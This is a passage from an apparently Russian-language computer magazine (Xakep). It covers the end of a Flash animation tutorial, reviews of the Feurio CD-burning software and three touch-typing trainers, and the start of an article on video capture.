Теперь усложним ролик и сделаем, чтобы конечная надпись ХАКЕР перемещалась последовательно вверх и вниз. Выдели 31-ый кадр и сделай его ключевым (как – смотри выше). Далее нажми F8 или через меню Insert -> Convert to Symbol и создай символ, назови его Symbol_XAKEP.




Сделай 60-ый кадр ключевым. Щелкни один раз между 30-ым и 60-ым кадрами в серой области линейки левой кнопкой крысы. В инспекторе Frame для вкладки Tweening выбери уже опцию Motion.




Сделай 45-ый кадр ключевым и в инспекторе Info поменяй вертикальную координату, уменьшив ее на 100 пикселов, в результате надпись ХАКЕР сдвинется на 100 пикселов вверх. Теперь просто нажми Enter или через меню Control -> Test Movie. Переход от X к ХАКЕР остался, а добавилось еще перемещение надписи ХАКЕР вверх, а потом обратно вниз.

Для более интересного действия выдели 45-ый кадр и выбери в инспекторе Info вкладку Transform. В ней поменяй значение для вертикали и горизонтали на 110%. В результате надпись, подлетая вверх, теперь будет еще и раздуваться.



Если ты где-то ошибся или что-то не получилось, то посмотри сам ролик и исходник на www.xakep.ru/articles/common/flash.swf и www.xakep.ru/articles/common/flash1.fla
Это самый элементарный пример, но по нему видно, насколько легко работать в флеш и де-





лать анимацию. При этом объем ролика получился менее 4Кб. Попробуй добиться того же самого, используя эффекты фотошоп и гифаниматор :). О затраченном времени я и вовсе молчу.

Чтобы полученный ролик выставить в Интернет, экспортируй его в *.swf файл через File -> Export Movie (Ctrl+Alt+Shift+S). Но тогда ты сам будешь прописывать этот файл в код в теге <embed ...></embed>. Чтобы не натирать лишнюю мозоль на попе, топай в File -> Publish Settings. Там ты найдешь вкладку HTML, в которой сможешь определить основные параметры для автоматически сгенерированного хтмл кода.

Ресурсы о флеш

- www.macromedia.com -

Официальный сайт разработчиков флеш. На нем всегда можно узнать про выход новой версии флеш, всевозможных аддонов и патчей. Тут же можно скачать Trial версию флеш.

- www.flasher.ru -

Клуб флешеров. Тут полно полезной информации: форум, примеры, исходники, чат. Есть отдельный раздел Обучение, который будет полезен начинающим. Регулярно проводятся конкурсы, в которых может участвовать любой желающий.

Исходники, форумы, статьи:

www.flashkit.com
www.flashpro.ru
www.opensource.narod.ru
www.nosource.net
www.hippo.ru/~mamik/flash
www.flash.polarcom.ru


Программы:

www.blue-pac.com (Flash Turbine)
www.macromedia.com/software/flash/download/flashwriter (Flash Writer)
www.kessels.com/Form2Flash (Form2Flash)
www.davidgould.com (Illustrate)
www.adobe.com/products/livemotion (LiveMotion)
www.lostmarble.com/moho.html (Moho)
http://swifftools.com/stools (SwiffTOOLS)

ПыСы

Это далеко не все сайты, которые могли бы тебе пригодиться. Но на приведенных ты уже найдешь кучу полезной информации. Кстати, обязательно посети на www.xakep.ru колонку Web/Design-Prog, там есть статьи про флеш.







МИНЗДРАВ ПРЕДУПРЕЖДАЕТ: КУРЕНИЕ ОПАСНО ДЛЯ ВАШЕГО ЗДОРОВЬЯ

FEURIO – лучший друг меломана

Краткое пособие по составлению аудиоколлекции

Horrific (smirnandr@mail.ru)

Те, кто регулярно читает Х, уже знают, что с детства я ненавижу тормозов. Зато я тащусь от музона. В моей коллекции насчитывается более 2000 различных носителей. У меня есть все, начиная от классики и Высоцкого (от которых я обнимаю унитаз сильнее, чем от тёщи :), но их любят мои предки) и заканчивая прогрессивными вещами, такими как Hardcore (которых ненавидят предки, а я тащусь :)).

Сейчас я еще больше фанатею с музона, потому что у меня есть мой драгоценный комп. Еще несколько лет назад я и представить себе не мог, какие вещи я буду творить сейчас над музоном с помощью своего железного друга (я имею ввиду компьютер :)). Теперь мне уже не надо тратить деньги, покупая диски с любимыми треками, потому что у меня есть Инет и пишущий сидюк. Мне не надо каждые три песни менять диск только потому, что на диске никогда не бывает больше нормальных вещей. Я делаю свои подборки и гоняю их прямо на компьютере или сбрасываю на болванку. Теперь мои лучшие друзья – это компьютер, пишущий сидюк и Feurio.

Установочный вариант

Сейчас я тебе расскажу про замечательную прогу Feurio. Она предназначена для записи Audio-болванок и делает это просто великолепно. В ней есть практически все, что необходимо для того чтобы создать супер-подборку на CD-R диске. Поэтому, если ты счастливый обладатель пишущей сидишки, то ты просто обязан скачать ее и запустить установку.

Программа прекрасно ставится на любой пень и удобно располагается внутри пяти мегабайт дискового пространства. Этого ей достаточно с головой. Хотя для работы с прогой тебе понадобится намного больше, в зависимости от формата, в котором ты хранишь свои любимые шедевры.

Feurio состоит из двух отдельных прог – Feurio CD Manager и Feurio CD Writer. С помощью CD Manager ты подготавливаешь проекты будущих CD-болванок, редактируешь и подгоняешь треки. С помощью Feurio CD Writer ты переносишь эти проекты на чистенькие болванки.


Начнем мы осмотр с Feurio CD Manager. После первого запуска программа покажет тебе окно настроек. Надеюсь, у тебя глаза не разбегутся от такого количества подлежащих настройке параметров. А что ты хотел, прога профессиональная. Лично я оставил их без изменения, и все работает без проблем, потому что большинство настроек даже не нуждается в изменении. Дави на «OK» и получай еще одно окно, в котором ты должен выбрать диск, на котором будет хранится база с твоими Audio треками (см. рис 1). Окошко не совсем удобное и, на мой взгляд, содержит слишком много ненужной инфы, которую отображать просто необязательно. Но это проблемы программера, а ты выбирай диск, на котором у тебя больше всего свободного места и надави пимпу «Add Devices».

Работа с проектами


Все, настройка Feurio CD Manager закончена. Теперь можно приступать к работе с самой прогой. Осмотрим ее достопримечательности. Интерфейс слабоват и просто переничкан различными кнопками и настройками. Зато работать с прогой достаточно удобно, потому что все находится под рукой и доступно одним кликом по монитору :). Это тебе не 150 глупых вопросов от Windows перед распечаткой одного листа бумаги.

Все окно проги делится на три части:


1. Copy Source – здесь ты выбираешь место, из которого можно производить копирование треков в проект: CD-ROM, Database, Harddisc.
2. Project selection – здесь ты выбираешь проект, с которым надо работать.
3. Окно проекта – здесь ты работаешь с треками.



Прежде чем работать с Feurio, нужно создать новый проект. Щелкни Project -> Create New Project, и перед тобой появится окошко (рисунок 2), в котором ты должен настроить параметры нового проекта. Основное, что желательно заполнить, это поля Artist и Title (заголовок проекта). Помимо этого тебе доступны изменения: максимальная продолжительность диска и промежутки




до начала трека, после трека, в начале диска и в конце диска.
После этого ты имеешь право добавлять музыкальные треки к своему проекту. Можешь вставить Audio диск и моментально увидишь в левой части окна (Copy Source) на закладке CD-ROM все доступные на диске треки. Любой трек можно перетащить на секцию «Окно проекта», и ты получишь предложение оцифровать трек в WAV файл или mp3. Оцифровка проходит достаточно быстро и качественно. MP3-шки получаются вкусные, сладкие и отменного качества :))). Так что тебе не нужно теперь держать отдельную прогу для оцифровки треков с дисков. Feurio CD Manager делает это не хуже других, а может быть даже и лучше.



В секции Project selection ты можешь нажать на кнопку «Add Wave f.», и тебе предложат выбрать любой MP3 или WAV файл с диска и добавить его к проекту. Когда ты выберешь жертву, то увидишь окно добавления нового файла (рис 3). В этом окне ты можешь выбрать, что сделать с этим файлом: скопировать, переместить или только создать ссылку. Для mp3 можно установить флажок «Decompress MP3 files». Сжатые файлы очень неудобно редактировать, поэтому я советую тебе выставлять этот флажок, хотя сжатые файлы занимают намного меньше места на диске.
С тем же успехом можно добавлять файлы с диска, если выберешь закладку Harddisc в секции «Copy Source». В этом случае нужно найти нужный файл и перетащить его на секцию «Окно проекта», как при оцифровке треков с CD диска.
После того как ты добавил все треки в свой проект, в секции «Окно проекта» можно настроить у каждого трека такие параметры, как имя банды, имя сингла, размер бюста солистки и все, что твоей душе захочется. Если дважды щелкнуть по любому треку, то мы попадаем в окно – проигрыватель твоего пока еще виртуального диска. В этом окне можно обрезать начало или конец любому треку, если тебе вдруг не понравился его заезд или там полно пустого места. Так ты можешь сэкономить каждую драгоценную секунду на своей будущей болванке. А вообще я советую тебе нажать на кнопку «Track Editor» в этом же окне, и ты попадаешь в невероятный мир визуального редактирования треков.






Редактор треков

В редакторе Track Editor уже намного удобнее обрезать начало и концы любому треку. А главное, здесь ты можешь увеличивать и уменьшать амплитуду любого участка диска и наблюдать графически его изменения. Амплитуда отвечает за громкость звучания музыки в твоих ушах, и желательно, чтобы все треки твоего диска звучали с одинаковой громкостью. Поэтому постарайся выровнять амплитуду как можно точнее.
Для тех, кто не любит мучиться, подгоняя разные вещи вручную, в Feurio CD Manager есть возможность автоматического подгона амплитуды. Для этого нужно выбрать «Adjust amplitude (whole project)» из меню Exta.
Очень интересными параметрами в редакторе треков являются FadeIn и FadeOut. Ими ты можешь отрегулировать затухания звука в начале и в конце любого трека. Для того чтобы ограничить область действия этого параметра, тебе нужно выставить мышкой курсор в нужном месте и выбрать команду Set FadeIn End или Set FadeOut Start.
Единственное, что мне не нравится в этой проге, – это выделение фрагментов звуковых данных. Для этого используется только правая кнопка мышки, и на первый взгляд это очень неудобно. Ты еще не понял, о чем я? Попробуй выделить какую-то область одной кнопкой мыши. Как ты определишь, где ты указал начало, а где конец? Feurio Track Editor делает это достаточно оригинально, но немного неудобно. Хотя через несколько минут нервного клацанья по экрану начинаешь догадываться, как это работает. Если тебе удалось отредактировать треки и ничего не испортить, то смело жми «Save Project». Твой виртуальный диск готов к переносу звука на болванку.

Перенос проекта на болванку

Для записи нужно загрузить другую программу Feurio – CD-Writer. Загрузив ее, сразу понимаешь, что здесь без бутылки водки не разберешься :). Пощелкав мышкой по разным закладкам, начинаешь понимать, что ошибался. Здесь нужен как минимум ящик крепчайшего самогона :). И действительно, настроек тут богато.



Окно проги делится на две части: верхняя и нижняя. Обе половины состоят из нескольких закладок. Чтобы загрузить созданный тобой проект, нужно перейти на закладку Burn project в верхней части окна и нажать пимпу Other CD. Выбери свой проект и щелкай OK. В нижней части ты настраиваешь параметры записи, такие как тест перед записью, скорость, количество копий и кучу разной ерунды. Лично мне подошли настройки по умолчанию, они будут по душе большинству меломанов.
После того как ты окончательно убедился в правильности выбранных параметров, можешь смело нажимать Burn CD, и твоя писалка начнет с тихим скрипом выжигать треки на твоей болванке.

Кранты соседям

Что я больше всего уважаю в дисках собственного производства, так это то, что их можно слушать от начала до конца. Не то что эти фирменные CD, где отдаешь свои кровные за пару нормальных вещей, а все остальное – откровенный отстой. Теперь можешь смело вставлять самописный диск в музыкальный центр и врубать громкость на полную мощность. Пора научить стариков уважать настоящую музыку :).



ПЕЧАТЬ со скоростью света

Обзор клавиатурных тренажеров

Аватар (avatar_angel@mail.ru)


Ты, скорее всего, помнишь, как учился работать с компьютером и связанные с этим трудности. Одна из них, и, пожалуй, самая основная на начальном этапе, — неумение быстро печатать. Помнишь ужасное ползанье по клавиатуре в попытке найти нужную клавишу... Это все, безусловно, очень раздражало. Но потом ты все-таки привык, освоил русскую и английскую раскладки и теперь достаточно шустро печатаешь, особо при этом не задумываясь над этой проблемой. Но все равно ты печатаешь, глядя на клавиатуру, просто потому что привык. Ты уже наизусть помнишь, где какая клавиша находится, но избавиться от этой привычки у тебя все равно не получается. Плюс встает другая проблема. Часто из-за того что ты забываешь переключить раскладку, ты печатаешь символами другого языка, а потом, взглянув на экран, начинаешь с матом все это стирать. Раздражает, не правда ли? Конечно, есть программы, позволяющие изменить символы на нужные без стирания текста, но все равно это не выход. Пора бы уже оторвать взгляд от клавиатуры и перейти к методу «слепой» печати. Помочь в этом призваны специальные утилиты — клавиатурные тренажеры, и я сейчас тебе расскажу о них.


Сатира энд юмор

Первая программа в нашем сегодняшнем обзоре – **Stamina 2.0 Zeta-4.**

Сразу хочется сказать, что скучать с этой программой не придется. У создателя отличное чувство юмора. Программа сделана, по словам автора, для легкого и непринужденного изучения метода слепой печати. Почти готов с ним согласиться (просто порой из-за обилия юмора обучение превращается в конкретную веселуху). Но, несмотря ни на что, время проводится отлично. В программе встроена возможность прослушивания mp3 по ходу обучения, так что ты сможешь печатать под любимую музыку. Мелодии проигрываются случайно выбранными отрывками, продолжительность которых можно задать. Те же композиции, которые там есть изначально, представляют собой классику техно и, на мой взгляд, достаточно неплохо подходят для печати, имея достаточно четкий ритм. Да и само по себе звуковое сопровождение просто замечательное. Чего только стоят одни реплики Винни Пуха, Фрекен Бок и других известных персонажей кино и телевидения. Мануал к проге сделан достаточно грамотно, с объяснениями всех основных моментов.


Страна должна знать своих героев






Хороший слоган, оптимистичный

Отдельного внимания заслуживает раздел bonus, в котором собраны отличные анекдоты и хохмы. Теперь о непосредственном процессе обучения



Полевая подготовка

Доступны два языка, русский и английский, несколько уроков плюс закрепление и экзамен. Также можно включать режимы набора фраз и просто символов клавиатуры. Имеется возможность загрузить свой собственный файл с текстом. Автор данной программы разработал свой собственный метод положения пальцев на клавиатуре. Он заключается в том, что пальцы кладутся на клавиши ЫВАМ и ТОЛД (а не ФЫВА и ОЛДЖ, как это предусмотрено в классическом варианте). По окончании каждого занятия выдается результат работы. Также для каждого нового пользователя создается свой профиль. Программа бесплатная, пользуйтесь на здоровье.



Вся правда

Мечта солиста


Следующая программа – **Соло на клавиатуре v 7.0** Действительно серьезная вещь. Автором данной программы является Владимир Шахиджанян, журналист, писатель и просто интересный человек. Он разработал метод слепой печати на пишущей машинке, а после широкого внедрения компьютеров в жизнь, несколько изменив его, придумал «соло на клавиатуре», которое реализо-

вал с помощью ряда специалистов. Программа представляет собой большой курс в 100 упражнений, по истечении которого, по словам авторов, появится «возможность за 5-7 дней (если заниматься по 5-7 часов в день!) научиться набирать тексты любой сложности, не глядя на клавиатуру и испытывая при этом удовольствие».

Тяжело в учении, легко в гробу

Но вот, правда, на непринужденность процесса надеяться не придется. Упражнения становятся

Неплохой список



все более и более сложными от одного к другому. Каждое упражнение имеет свое собственное название и большое вступление перед ним.

Вступления действительно важная вещь, рекомендую их читать, там дается грамотная информация по подготовке к упражнению. Это может показаться глупым (например, закрыть глаза и дотронуться кончиком пальца до носа), но на самом деле помогает. Плюс немного юмора для поднятия настроения.

Ну и непосредственно процесс. Клавиатура выполнена красочно, с разделением на зоны для каждого пальца. В окошке сверху выводятся цитаты различных известных людей (чтоб на клавиатуру смотреть не хотелось). Также по ходу ведется статистика.

В каждом упражнении допущено максимально три ошибки. Это тяжело, так как обычно приходится по несколько раз переделывать одно и то же упражнение. Но зато развивает силу воли. К каждой ошибке выводится успокаивающий комментарий.




Хорошо смеется тот, кто смеется как лошадь



Так закалялась сталь

После выполнения упражнения выдаются оценка и комментарий автора.


Похвала Гуру

Также можно посмотреть статистику всех выполненных упражнений с количеством попыток, оценками и прочей информацией. Программа шароварная (в бесплатной версии можно выполнить только 40 упражнений).

Что за чел в окне маячит?

Третья (и последняя) на сегодня программа – **Bombina версия 2**

Выполнен данный продукт достаточно нестандартно. То есть это не обычная программа, а набор html документов со скриптами. Соответственно, учить печатать нас будут в окошке эксплорера. Да и сам тренажер выглядит более чем странно.



Такой вот абстракционизм



Клавиатура непонятного цвета, и какой-то криво прорисованный человечек внизу. Как выясняется при прочтении мануала – «Программа «Bombina», – «Это игровой тренажер для детей и взрослых, который поможет всем, кто хотел бы научиться владеть клавиатурой, как своими десятью пальцами. С этой минуты вашим обучением займется доктор тренажерных наук Bombina! Он будет следить за вашей успеваемостью и выставлять вам оценки». Вот так вот. А что за человечек? И на этот вопрос нашелся ответ – «этот человечек и есть ваш строгий учитель Bombina! Он ведет себя спокойно до тех пор, пока вы не начнете занятия. В руке у него – ваш дневник с оценкой, которую строгий учитель хотел бы вам поставить или уже поставил».

Заметьте! Этот кусок я вставил без изменения в орфографии. Видите, в чем суть? Ну да ладно, едем дальше. «Строгий» учитель ставит всего две оценки – пятерку и двойку. Пятерки он ставит при попадании по нужной клавише, а двойки – при ошибках и при задержках более чем на две секунды. Причем если ты не начнешь дальше печатать, он будет прибавлять по ошибке каждые 2 секунды (фашистская такая программка). После окончания упражнения выдается рейтинг. Максимальное количество очков в рейтинге – 99. Что еще можно сказать об этой программе? Можно включить музыку (midi, занудную такую), можно сходить на сайт автора за новыми текстами (я не пошел), а можно посмотреть фотографию автора в младенческом возрасте (а может он сейчас так выглядит). Вот вроде бы и все. Ах да, еще можно фон сменить.

Ликбез

Вот, собственно, три программы на любой вкус для твоего самообучения. Тебе решать, какой из них пользоваться. Можешь поставить «Стамину» и наслаждаться юмором, можешь поставить «Соло на клавиатуре» и всерьез заняться скоростью и качеством своей печати. А можешь добавить в закладки твоего браузера «Бомбину» и попытаться выполнить хоть одно упражнение под прыганье «строгого» учителя. Удачи.

Всем на пол! Это захват!

Мудрые мысли по поводу мирного видеозахвата

Donor (lehun@mail.ru)

В интересное время мы с тобой живём, ты не находишь? Компьютер подмял под себя уже практически всё: он тебе и офис с секретаршей, он тебе и лаборатория, и мастерская художника, и звукозаписывающая студия, и кинотеатр с телевизором и видаком в одном флаконе. И это есть хорошо, удобно и, главное, всё между собой совместимо. Как, неужели, ты не пользуешься всем этим? Тогда ты отстал от жизни. Попытаюсь тебе немного помочь. Сегодня я расскажу тебе о видеозахвате.

А о чем, *собственно*, речь?

Блуждая по всяким тёмным закоулкам Интернета, ты, наверное, не раз замечал, что в качестве иллюстраций к различным статьям и новостям часто выступают скриншоты из фильмов или кадры из новостных передач и репортажей. Где они их берут? Могут подрубить к компу дорогущую цифровую аппаратуру, могут закупить записи у телекомпаний, но есть способ лучше :) проще и дешевле: использовать видюху с функцией видеозахвата. Жмакнул на кнопочку, и кадр, а то и кусочек записи, у тебя на винте, и делай с ним что хочешь :).

Ладно... *А мне-то* это зачем?

